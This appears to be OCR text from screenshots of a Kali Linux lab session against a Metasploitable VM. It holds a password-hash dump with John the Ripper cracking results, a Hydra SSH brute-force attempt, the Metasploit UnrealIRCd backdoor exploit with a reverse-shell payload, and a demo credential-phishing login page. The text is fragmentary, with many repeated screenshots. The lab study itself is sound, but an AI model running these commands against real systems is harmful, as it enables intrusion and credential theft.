


File Machine Input Devices Help



Save As

(genmon)XXX 0:49

Name:

Home kali Documents shadow.txt shadow.txt

Name	Size	Type	Modified
shadow.txt			00:49

Home  
Desktop  
Documents  
Downloads  
Music  
Pictures  
Videos  
Other Locations



Encoding: Default (UTF-8)

Text Files

Cancel Save







kali@kali: ~/phishing\_lab

22:52 | (genmon)XXX | G

Session Actions Edit View Help

GNU nano 8.6

/etc/php/8.4/apache2/php.ini

```
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.

; This is the php.ini-production INI file.

;;;;;;
; Quick Reference ;
;;;;;;

; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.

; display_errors
;   Default Value: On
;   Development Value: On
; Production Value: Off


; display_startup_errors
;   Default Value: On
;   Development Value: On
; Production Value: Off


; error_reporting
;   Default Value: E_ALL
;   Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED

; log_errors
;   Default Value: Off
;   Development Value: On
; Production Value: On

; max_input_time
;   Default Value: -1 (Unlimited)
;   Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)

; output_buffering
;   Default Value: Off
;   Development Value: 4096
; Production Value: 4096
```





kali@kali: ~

22:55 | (genmon)XXX | G

## Session Actions Edit View Help

isc-dhcp-client is already the newest version (4.4.3-P1-8).

The following packages were automatically installed and are no longer required:  
amass-common libgdata-common libjs-underscore libportmidi0 libqt5ct-common1.8 libsoup-2.4-1 libudfread0 python3-bluepy  
firmware-ti-connectivity libgdal22 libmongoc-1.0-0t64 libqt5ct-common1.8 libsoup2.4-common libvpx9 python3-click-plugins  
libbluray2 libgeo3.13.1 libmongocrypt0 libravie0.7 libtheora0 libx264-164 python3-gpg  
libbison-0-0t64 libhdf4-0-alt libogdi4.1 libsfraem1 libtheoradec1 libyelp0 python3-kismetcapturebtgeiger  
libgdal36 libjs-jquery-ui libplacebo349 libsigsegv2 libtheoraenc1 linux-image-6.12.25-amd64 python3-kismetcapturefreaklabszigbee  
Use 'sudo apt autoremove' to remove them.

Summary:  
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170

(kali㉿kali)-[~]\$ sudo systemctl restart NetworkManager

(kali㉿kali)-[~]\$ sudo dhclient -r eth0

(kali㉿kali)-[~]\$ sudo dhclient eth0


(kali㉿kali)-[~]\$ ip a

1: lo: <LOOPBACK,UP,LOWER\_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
 valid\_lft forever preferred\_lft forever  
inet6 ::1/128 scope host noprefixroute  
 valid\_lft forever preferred\_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER\_UP> mtu 1500 qdisc fq\_codel state UP group default qlen 1000  
link/ether 08:00:27:e9:c3 brd ff:ff:ff:ff:ff:ff  
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0  
 valid\_lft 597sec preferred\_lft 597sec  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER\_UP> mtu 1500 qdisc fq\_codel state UP group default qlen 1000  
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff  
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1  
 valid\_lft 86374sec preferred\_lft 86374sec  
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic  
 valid\_lft 86374sec preferred\_lft 14374sec  
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute  
 valid\_lft 86374sec preferred\_lft 14374sec  
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute  
 valid\_lft forever preferred\_lft forever

(kali㉿kali)-[~]\$ nmap -sS -sV -O 192.168.56.103  
/usr/lib/nmap/nmap: unrecognized option '-O'  
See the output of nmap -h for a summary of options.

(kali㉿kali)-[~]\$


File Machine Input Devices Help



(genmon)XXX 9:28 |

\*Untitled 2 - Mousepad

File Edit Search View Document Help



shadow.txt




Untitled2



```
1 cat > login.html << 'EOF'  
2 <!DOCTYPE html>  
3 <h|
```

File Machine Input Devices Help



kali@kali: ~

Session Actions Edit View Help

```
l-$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789          (klog)
batman             (sys)
service            (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

```
(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
```

3 password hashes cracked, 4 left

```
(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
```

3 password hashes cracked, 4 left

```
(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ ^[[200-
zsh: bad pattern: ^[[200-
```

```
(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

(genmon)XXX 9:01 | Right Ctrl



File Machine Input Devices Help



kali@kali: ~/phishing\_lab

```
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php" method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>
```

```
└─(kali㉿kali)-[~]
$ cd ~/phishing_lab
```

```
└─(kali㉿kali)-[~/phishing_lab]
$ xdg-open login.html
```

```
q
^c
```

```
└─(kali㉿kali)-[~/phishing_lab]
$ firefox login.html
```

```
└─(kali㉿kali)-[~/phishing_lab]
$ firefox file:///$(pwd)/login.html
```


```
└─(kali㉿kali)-[~/phishing_lab]
$ firefox
```

```
└─(kali㉿kali)-[~/phishing_lab]
$ firefox file:///home/kali/phishing_lab/login.html
```

```
└─(kali㉿kali)-[~/phishing_lab]
$
```

```
└─(kali㉿kali)-[~/phishing_lab]
$ cd ~find . -name'
```

File Machine Input Devices Help




(genmon)XXX 0:11 | Right Ctrl

kali@kali: ~


Session Actions Edit View Help

```
bin::*:14684:0:99999:7:::  
sys:$!$fUx6BPo$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync::*:14684:0:99999:7:::  
games::*:14684:0:99999:7:::  
man::*:14684:0:99999:7:::  
lp::*:14684:0:99999:7:::  
mail::*:14684:0:99999:7:::  
news::*:14684:0:99999:7:::  
uucp::*:14684:0:99999:7:::  
proxy::*:14684:0:99999:7:::  
www-data::*:14684:0:99999:7:::  
backup::*:14684:0:99999:7:::  
list::*:14684:0:99999:7:::  
irc::*:14684:0:99999:7:::  
gnats::*:14684:0:99999:7:::  
nobody::*:14684:0:99999:7:::  
libuuid::*:14684:0:99999:7:::  
dhcpc::*:14684:0:99999:7:::  
syslog::*:14684:0:99999:7:::  
klog:$!$2ZVM54k$R9XKI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::  
sshd::*:14684:0:99999:7:::  
msadmin:$!$XN10Zj2c$Rt/zCw3mLtUWA.ihZjA5/:14684:0:99999:7:::  
bind::*:14685:0:99999:7:::  
postfix::*:14685:0:99999:7:::  
ftp::*:14685:0:99999:7:::  
postgres:$!$Rw351k.x$MgQzUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql::*:14685:0:99999:7:::  
tomcat55::*:14691:0:99999:7:::  
distccd::*:14698:0:99999:7:::  
user:$!$HESu9xrH$k.o3G93DGxIiQKkPmUgZ0:14699:0:99999:7:::  
service:$!$KKrue7Z37GxDupr5Ohp6cj3Bu//:14715:0:99999:7:::  
telnetd::*:14715:0:99999:7:::  
proftpd::*:14727:0:99999:7:::  
statd::*:15474:0:99999:7:::
```

```
ipconfig  
sh: line 15: ipconfig: command not found  
ipconfig  
sh: line 16: ipconfig: command not found  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        inet6 ::1/128 scope host  
            valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:cfa:09:6 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0  
        inet6 fe80::a0:27ff:fea:f096/64 scope link  
            valid_lft forever preferred_lft forever
```



File Machine Input Devices Help



kali@kali: ~

Session Actions Edit View Help

```
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman          (sys)
service         (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

```
(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left
```

```
(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
```

```
3 password hashes cracked, 4 left
```

```
(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ █[200-
zsh: bad pattern: ^[[200-
```

```
(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5Crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5Crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:14 40.87% (ETA: 09:05:10) 0g/s 43753p/s 175017c/s 175017C/s lusterios..lusi159951
Session aborted
```


```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
```

(genmon)XXX 9:02 | Right Ctrl


msf > [ ]



```
GNU nano 2.0.7           File: eicar.com           Modified
X501P
>@AP!4PZX54(P^)7CC)?)$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^U Where Is ^V Next Page ^U UnCut Text ^I To Spell
```



File Machine Input Devices Help



kali@kali: ~

(genmon)XXX 22:58 | G

```
Session Actions Edit View Help
libgdal36      libjs-jquery-ui  libplacebo349      libsigsegv2      libtheoraenc1    linux-image-6.12.25-amd64  python3-kismetcapturefreaklabszigbee  python3 protobuf      samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
```

```
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170
```

```
[(kali㉿kali)-~]
$ sudo systemctl restart NetworkManager
```

```
[(kali㉿kali)-~]
$ sudo dhclient -r eth0
```

```
[(kali㉿kali)-~]
$ sudo dhclient eth0
```

```
[(kali㉿kali)-~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
```

```
inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0e:9c:03 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
        valid_lft 597sec preferred_lft 597sec
```


```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 86374sec preferred_lft 86374sec
    inet6 fd17:625c:f037:3:a2a6:40ea:50ec:60b9/64 scope global temporary dynamic
        valid_lft 86374sec preferred_lft 14374sec
    inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86374sec preferred_lft 14374sec
    inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
[(kali㉿kali)-~]
$ nmap -sS -o 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-o'
See the output of nmap -h for a summary of options.
```

```
[(kali㉿kali)-~]
$ nmap -sS -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
```

```
[(kali㉿kali)-~]
$
```

File Machine Input Devices Help




kali@kali: ~

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ mkdir -p ~/phishing_lab cd ~/phishing_lab

(kali㉿kali)-[~]
$ cat > login.html << 'EOF'
heredoc>
heredoc>

(kali㉿kali)-[~]
$ ^[[200~cat > login.html << 'EOF'
heredoc> <!DOCTYPE html>
heredoc> <html>
heredoc> <head>█
heredoc> <title>Secure Login </title> </head>
heredoc> <body>
heredoc> <h2>Login Page</h2>
heredoc> <form action="submit.php" method="POST">
heredoc>   Email: <input type="email"
heredoc>   name="email" required><br>
heredoc>   Password: <input type="password"
heredoc>   name="password" required><br>
heredoc>   <button type="submit">Login</button>
heredoc> </form>
heredoc> <p style="color:red;">Educational Demo Only</p>
heredoc> Demo Only</p>
heredoc> </body>
heredoc> </html>
heredoc> █
```



kali㉿kali:~

```
Session Actions Edit View Help
[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripendmd160,hmac-ripendmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripendmd160,hmac-ripendmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

[(kali㉿kali)-~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman          (sys)
service         (service)
```

File Machine Input Devices Help



Untitled 2 - Mousepad

(genmon)XXX 9:27

File Edit Search View Document Help



shadow.txt

Untitled 2

1



File Machine Input Devices Help

kali@kali: ~


```
Session Actions Edit View Help
c:00000000 M:000c M:AHAMAHAMM:00000000c
e:00000000 M:0000 M:AHAMAHAM:00000000e
`00000000 M:0000 M:AHAMAHAM:00000000l
;00000000 M:0000 M:AHAMAHAM:00000000;
.d0000 W:00000000000000000000 MX x000d,
,k01 M:00000000000000000000 M:000k,
:kK:00000000000000000000 .;0K:
;00000000000000000000k:
,000000000000000000k,
,00000000001.
,d0d,
[ metasploit v6.4.94-dev
+ --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads ] ]
```

Metasploit Documentation: <https://docs.metasploit.com/>  
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Linux)
1	\_target: Automatic	.	.	.	.
2	\_target: UT2004 Linux Build 3120	.	.	.	.
3	\_target: UT2004 Linux Build 3186	.	.	.	.
4	exploit/windows/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Win32)
5	exploit/windows/jirc ircd ircd 3281 backlog	2010-06-12	excellent	No	UnrealIRC 3.2.8.1 Backdoor Command Execution

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
```





kali@kali: ~/phishing\_lab

genmonXXX 22:59 | G

Session Actions Edit View Help

```
GNU nano 8.6                                         /etc/php/8.4/apache2/php.ini


; E_USER_NOTICE      - user-generated notice message
; E_DEPRECATED       - warn about code that will not work in future versions
;                      of PHP
; E_USER_DEPRECATED - user-generated deprecation warnings

; Common Values:
; E_ALL (Show all errors, warnings and notices including coding standards.)
; E_ALL & ~E_NOTICE (Show all errors, except for notices)
; E_COMPILE_ERROR|E_RECOVERABLE_ERROR|E_ERROR|E_CORE_ERROR (Show only errors)
Default Value: E_ALL
Development Value: E_ALL
Production Value: E_ALL & ~E_DEPRECATED
https://php.net/error-reporting
error_reporting = E_ALL & ~E_DEPRECATED

; This directive controls whether or not and where PHP will output errors,
; notices and warnings too. Error output is very useful during development, but
; it could be very dangerous in production environments. Depending on the code
; which is triggering the error, sensitive information could potentially leak
; out of your application such as database usernames and passwords or worse.
; For production environments, we recommend logging errors rather than
; sending them to STDOUT.
; Possible Values:
; Off = Do not display any errors
; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
Default Value: On
Development Value: On
Production Value: Off
https://php.net/display-errors
display_errors = Off

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
https://php.net/display-startup-errors
display_startup_errors = Off

; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
```





kali@kali: ~/phishing\_lab

(genmon)XXX 23:05 | G

Session Actions Edit View Help

```
GNU nano 8.6                                     /etc/php/8.4/apache2/php.ini

; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-errors
display_errors = Off

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-startup-errors
display_startup_errors = Off

; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
log_errors = On

; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off

; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off

; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On

; This setting is off by default.
;report_zend_debug = 0
```





Pause recording

(genmon)XXX 23:00

kali@kali: ~/phishing\_lab

Session Actions Edit View Help

```
GNU nano 8.6                                         /etc/php/8.4/apache2/php.ini

; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-errors
display_errors = Off

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-startup-errors
display_startup_errors = Off


; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
log_errors = On

; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off

; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off

; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On

; This setting is off by default.
;report_zend_debug = 0
```



File Machine Input Devices Help

```
Session Actions Edit View Help
(kali㉿kali)-[~/phishing_lab]
$ firefox login.html
(kali㉿kali)-[~/phishing_lab]
$ firefox file:///$(pwd)/login.html
(kali㉿kali)-[~/phishing_lab]
$ firefox
(kali㉿kali)-[~/phishing_lab]
$ firefox file:///home/kali/phishing_lab/login.html
(kali㉿kali)-[~/phishing_lab]
$ 
(kali㉿kali)-[~/phishing_lab]
$ cd ~find . -name 'login.html'
cd: too many arguments
(kali㉿kali)-[~/phishing_lab]
$ cd ~
(kali㉿kali)-[~]
$ find . -name 'login.html'
./login.html
(kali㉿kali)-[~]
$ mv ~/login.html ~/phishing_lab/
(kali㉿kali)-[~]
$ ls ~/phishing_lab/login.html
/home/kali/phishing_lab/login.html
(kali㉿kali)-[~]
$ firefox
(kali㉿kali)-[~]
$ file:///home/kali/phishing_lab/login.html
zsh: no such file or directory: file:///home/kali/phishing_lab/login.html
(kali㉿kali)-[~]
$ 
```



kali㉿kali: ~

(genmon)XXX 10:48

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php" method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type="password"
12 name="password" required><br>
13 <button type="submit">Login</button>
14 </form>
15 <p style="color:red;">Educational Demo Only</p>
16 Demo Only|
```

Untitled

```
1 cat > login.html << 'EOF'  
2 <!DOCTYPE html>  
3 <html>  
4 <head>  
5 <title>Login - Educational Demo </title> </head>  
6 <body>  
7 <h2>Login Page</h2>  
8 <form action="submit.php" method="POST">  
9 Email: <input type="email"  
10 name="email" required><br>  
11
```

Untitled 2





kali㉿kali: ~/phishing\_lab

(genmon)XXX 23:06

```
[Tue Oct 28 22:53:32.5500682 2025] [core:notice] [pid 774:tid 774] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 20:40:44.732655 2025] [mpm_prefork:notice] [pid 861:tid 861] AH00163: Apache/2.4.65 (Debian) configured -- resuming normal operations
[Wed Oct 29 20:40:44.734245 2025] [core:notice] [pid 861:tid 861] AH00094: Command line: '/usr/sbin/apache2'
[Wed Oct 29 21:19:14.728075 2025] [php:warn] [pid 870:tid 870] [client 127.0.0.1:38008] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
[Wed Oct 29 21:19:14.728227 2025] [php:error] [pid 870:tid 870] [client 127.0.0.1:38008] PHP Fatal error: Failed opening required '/var/www/html/submit.php' (include_path='.:../usr/share/php') in Unknown on line 0
[Wed Oct 29 21:20:11.505284 2025] [php:warn] [pid 871:tid 871] [client 127.0.0.1:55672] PHP Warning: Unknown: Failed to open stream: Permission denied in Unknown on line 0
